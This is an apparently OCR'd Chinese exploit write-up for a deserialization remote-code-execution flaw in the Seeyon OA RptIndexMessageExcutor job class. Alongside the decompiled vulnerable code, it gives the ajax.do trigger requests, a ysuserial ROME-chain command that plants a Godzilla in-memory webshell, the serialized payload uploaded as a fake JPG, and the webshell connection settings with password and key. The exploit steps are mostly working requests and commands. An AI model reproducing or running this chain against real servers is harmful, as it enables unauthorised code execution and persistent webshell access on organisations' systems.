
x远OA RptIndexMessageExcutor反序列化任意代码执行漏洞

作者：xsshim


x远OA在6月份时发布了一个修复反序列化的补丁，里面修复了一大堆反序列化的漏洞



反序列化漏洞安全补丁

补丁名称：反序列化漏洞安全补丁			
补丁编号	220800-S002	发布时间	2022/8/6/22:00
更新记录			
1、2022-8-5发布补丁 2、2023-6-26更新补丁			
适配版本范围：V5&G6_V5.0至V8.0SP2全系列版本、V5&G6&N_V8.1至V8.1SP2全系列版本			
漏洞说明			
修复反序列化漏洞			


这里挑一个比较简单的接口来说一下，这也是一个非常典型的反序列化漏洞



› seeyon-apps-behavioranalysis › com › seeyon › apps › dashboard › manager

名称	修改日期	类型	大小
RptIndexMessageExcutor.class	2023/6/12 18:34	CLASS 文件	6 KB
RptIndexScoreManagerImpl.class	2023/6/12 18:34	CLASS 文件	32 KB


看到补丁包的seeyon-apps-behavioranalysis\com\seeyon\apps\dashboard\manager下存放着RptIndexMessageExcutor这个类，进入代码全局搜索一下看看这个类在哪。



spring-behavioranalysis-manager.xml
RptIndexMessageExcutor.class
PartitionManager.class
PartitionManagerImpl.class
Application context not configured for this file
RptIndexMessageExcutor
1/2

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE beans PUBLIC "-//SPRING//DTD BEAN//EN" "http://www.springframework.org/dtd/spring-beans.dtd">
<beans default-autowire="byName">
    <!-- 指标采集manager -->
    <bean id="reportIndexCollectorManager" class="com.seeyon.apps.dashboard.manager.ReportIndexCollectorManagerImpl"></bean>
    <!-- 行为授权manager -->
    <bean id="behaviorAuthManager" class="com.seeyon.apps.behavioranalysis.manager.BehaviorAuthManagerImpl"></bean>
    <!-- 行为绩效ajax -->
    <bean id="behavioranalysisAjaxManager" class="com.seeyon.apps.behavioranalysis.manager.BehavioranalysisAjaxManagerImpl"></bean>
    <!-- 行为绩效manager -->
    <bean id="behavioranalysisDataManager" class="com.seeyon.apps.behavioranalysis.manager.BehavioranalysisDataManagerImpl"></bean>
    <!-- 行为绩效积分接口 -->
    <bean id="rptIndexScoreManager" class="com.seeyon.apps.dashboard.manager.RptIndexScoreManagerImpl"></bean>
    <!-- 积分设置 -->
    <bean id="indexScoreSetManager" class="com.seeyon.apps.dashboard.manager.IndexScoreSetManagerImpl"></bean>

    <bean id="rptIndexMessageExcutor" class="com.seeyon.apps.dashboard.manager.RptIndexMessageExcutor"></bean>

    <!--行为绩效单位/部门统一manager  -->
    <bean id="behaviorIndexCommonManager" class="com.seeyon.apps.behavioranalysis.manager.BehaviorIndexCommonManagerImpl"></bean>
</beans>
```

发现这个类在com.seeyon.apps.dashboard.manager.RptIndexMessageExcutor 这个包中


spring-behavioranalysis-manager.xml
RptIndexMessageExcutor.class
Decompiled .class file, bytecode version: 50.0 (Java 6)

```java
import ...

public class RptIndexMessageExcutor implements QuartzJob {
    private static final Log logger = CtpLogFactory.getLog(RptIndexMessageExcutor.class);
    private UserMessageManager userMessageManager;
    private PartitionManager partitionManager;

    public RptIndexMessageExcutor() {
    }

    public void setPartitionManager(PartitionManager partitionManager) { this.partitionManager = partitionManager; }

    public void setUserMessageManager(UserMessageManager userMessageManager) {
        this.userMessageManager = userMessageManager;
    }

    public void execute(Map<String, String> parameters) {
        ObjectInputStream inputStream = null;

        try {
            Date startDate = Datetimes.parseNoTimeZone((String)parameters.get("startDate"), pattern: "yyyy-MM-dd HH:mm:ss");
            String fileName = (String)parameters.get("fileName");
            String path = this.partitionManager.getFolder(startDate, b: true);
            File file = new File(path, fileName);
            if (!file.exists()) {
                throw new RuntimeException("执行的文件不存在! ");
            }

            inputStream = new ObjectInputStream(new FileInputStream(file));
            Object[] p = (Object[])((Object[])inputStream.readObject());
            MessageContent messageContent = (MessageContent)p[0];
            List<MessageReceiver> receivers = (List)p[1];
            this.userMessageManager.sendSystemMessage(messageContent, ApplicationCategoryEnum.behavioranalysis, l: 2L, receivers, new Object[]{(Integer)p[2]});
            IOUtils.closeQuietly(inputStream);
            file.delete();
        } catch (Exception var13) {
            logger.error( o: "", var13);
        } finally {
            IOUtils.closeQuietly(inputStream);
```

在这个类中能很明显的发现 inputStream.readObject() 反序列化的点，并且传入的是一个我们可控的文件名，再去读取这个文件流进行反序列化。

注意这个startDate也是我们所控制的, 传入的是一个 yyyy-MM-dd HH:mm:ss 格式的日期字符串,然后回转换为一个Date日期的对象，而 反序列化所传入的文件流就是靠传入的这个日期获取到的路径

也就是说只要构造出上传文件的那个日期和文件名, 即可以读取这个文件内容进行反序列化.

在x远里面可以用ajax.do这个接口来调用各种manager，还有就是这里传入execute方法中的参数是个Map, 这里可以使用json的格式来构造出它所需要的 startDate 和 fileName 变量

所以只要上传一个文件,提取返回中的文件urls和日期, 再发送以下的数据包,即可触发发序列化


```
POST /seeyon/ajax.do HTTP/1.1
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US
Cookie: JSESSIONID=xxxxx
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 153

method=ajaxAction&managerName=rptIndexMessageExcutor&managerMethod=execute&arguments={"startDate":"2023-08-27 00:00:01", "fileName":"799312112342293732"}
```

那么利用链用什么比较好呢

x远里面CC1, CB1 等常见的链都不在影响版本之内, 但还有一个ROME的链并没有影响


这里直接用su18 师傅的工具生成反序列化文件，上传后获取fileurls，触发payload，即可直接打入哥斯拉内存马

```
java -jar ysuserial-0.8-su18-all.jar -g ROME -d 5000 -p "EX-MS-TSMSFromThread-gz"
> ROME.ser
```




```
1
------WebKitFormBoundaryxxxx123
Content-Disposition: form-data; name="file1";
filename="ROME.jpg"
Content-Type: application/x-zip-compressed

□□□□sr□□java.util.TreeMap□□□>-%j□□□□□L□
comparatort□□Ljava/util/Comparator;xppw□□□□□□t□□su18t□□
DyvZEgtyxP5MGWzAMaCjtdk60qZsc5bAzRqYc3ejESWiM4nJcJ28CAWg09SxBucj
OAhMsSQxOpyMeJEMEFKMYOSkyQFcn3WzKJKGC8OUfCqVjEk8ScFsOlk8iX1W8tJS
NhhL9mfbwTdOCMBYPA8PbtVTPDskmJSqCwdMk4UXQjaE29821CANPHrAdrs3zyuv
ZsDc4VyMPxUkbl6YqEdfmKr74pY9WDOS8r2tLJRGTa9qCdpjhv0B2Au4HIYUaodY
AUSyLPB8KWs89KiU1luMSSG5CVA6inln0LTK5SVsYvLJTgT7yGyVfEmXLAcvK75R
xlObYbkelLhTsPFcalOle5g6rcDBPp6g1cWc4pkXWip1wwG8VitjOASbW8HTR5CD
IP8YKCzO7uWcqkkGSsLyeVBCSVCJOKiaUD3cc136rTOwiApTHZ4mNiJK4Fn6W4kY
CrETF4JnGDO7L2NLPSgxwaJ2WIPmBfKsiDe31WxT4YnUjW7NvXrQS5Wre6INNAfL
Id06EK1XaWkobzLDbUID7f7MVWMPvli4uknQBwACo6gmuUUwHmSPTmYpC8M2eY7E
7N7gtfiMzgfNkqf8RmAcK3HVMaeHhvzlPBMhmysqNUXjcnQrarkpw1Fet8oJpkfD
sY204hiulwyh4KmN5ZThTll0TZM3BZ2wcxROm91pw7vcyBwDGk3KxSeyGTNAD4PX
1lKkyUDVt3t37RWSApktf8g40iuBsiablv4WCDWJdAHOakXbillcJooTvOKwR4S1
tK8c1lA8EBCmd1nGgYBjmZdnnMqlVq2Nl5gdm1eJmQo3GREL9lW9dLOqMwWUnQui
OzduvYQbjeiznguPtq4lpDAZXws31PoEE7eeStpTjROVLxhBtjv5ev4fBBOuNSG4
sOG068oNjM1FXlSZRoPY6fr8jRj65jKXYZ1nORQaxOmunuvKuYqOfui6PfQVePJF
9dh4nsEOF5eHC5UDQlCf5ExlUjiOxHwjSqniNUpKKameH7sxvRmpWVfLu9LjcC2V
5uKtoC5Sl3FmKlYj7rdSveZlkV6m6lSNUcLbRa5t7mnVAVFFsb0sC7X868MKUQMA
Kk71PUVDtOsLCtFr5GGo8qyVP7RnxAzeYmaVRZfXnMiX310PugTCNbdv7mihLZYZ
WylqyRHLZYl9z74arFaUiKzlsGlhNqjUYzT50GMoBHoWNQOVlTOZhN7UpTozXvjb
KD69Ce57uxoxcxYYZAyW8qQTTe1SmPSer0hbKPi7vgEyVfHBWx1HeAm6lOOOWTfu
5T6zriJ9MtcqS2ON2hP7t2pLV1mywNwBhoaAXanXJhp78LH5Tr8vGFKk5lYOrlaT
LrFDSeHq9zjSvuo6KJJhkfy8MURzAiwgn4jWfEyDNlJs3JeihUuMeDp9CPXobWlx
kzhX7zUJJXxzRnLrTvgckMU4CP50WvNxEBJF46xhwcQTl2U05cmoj7LGyWOzQVVe
5cVZKqpJLKqMYgq8L9Efj3gXsl3LzRZNw1mRswHmxLpUcdyiJdGenlnG2MrNBns5
m7RzhGcDWNqdiCCaq1VVv0OXC94Jq39wXPnOy4iXNBd7T8nwgNVtmwk08l29rRa5
LyV9wNmlLu5w30dXKnD2NJxEPdC1A6hlqF6qNkcaHBxegJlHnDLykNBFBPSRagnc
OLGT3xqHQ6lUr5pXt6UUqnUskYdNpdTla6jDuazy9fORiWDOB5DUJKd6ggxvdo8i
BF2Dd8H3Kb1Ablft1MDJdmkyor6qPeahHfi46NlUDFdAy19TzB41nq5QzNvvUEsi
```

```
        }
       else
       {
           return false;
       }
}
var isA8geniusAdded =getIsA8geniusAdded();


    try {
      getA8Top().endProc();
    } catch(e) {
    }

    var callback = null;


    var reAtts= new ArrayList();
    var fileurls="";

        fileurls=fileurls+","+'7021943931123158299';
        reAtts .add(new Attachment("-866076224874459316",  "1", "1",
"3", "0",
            "ROME.jpg", "application\/x-zip-compressed", "2023-08-29",
"12591", "7021943931123158299", '',
            null, "jpg", "jpg.gif",  true,
'true',"d7c107d730dd30c4e0680a3b16859435"));




        parent.callforward(reAtts,"1");
```



```
POST /seeyon/ajax.do HTTP/1.1
Host: 127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language:
zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6,vi;q=0.5
Cookie: JSESSIONID=A12FA9A372D2688A3E7B811974CEAA6C;
login_locale=zh_CN; avatarImageUrl=-537588736770816621; loginPageURL=
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 154

method=ajaxAction&managerName=rptIndexMessageExcutor&managerMethod=exe
cute&arguments={"startDate":"2023-08-29 00:00:01",
"fileName":"7021943931123158299"}
```

```
HTTP/1.1 200
Pragma: No-cache
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: application/json;charset=UTF-8
Content-Length: 4
Date: Tue, 29 Aug 2023 07:25:50 GMT
Connection: close
Server: SY8045

null
```



URL [redacted]:8080/seeyon/su18

密码 su18

密钥 su18yyds

连接超时 3000

读取超时

代理主机

代理端口

备注

GROUP

代理类型 NO_PROXY

编码 UTF-8

有效载荷 JavaDynamicPayload

加密器 JAVA_AES_BASE64

提示

Success!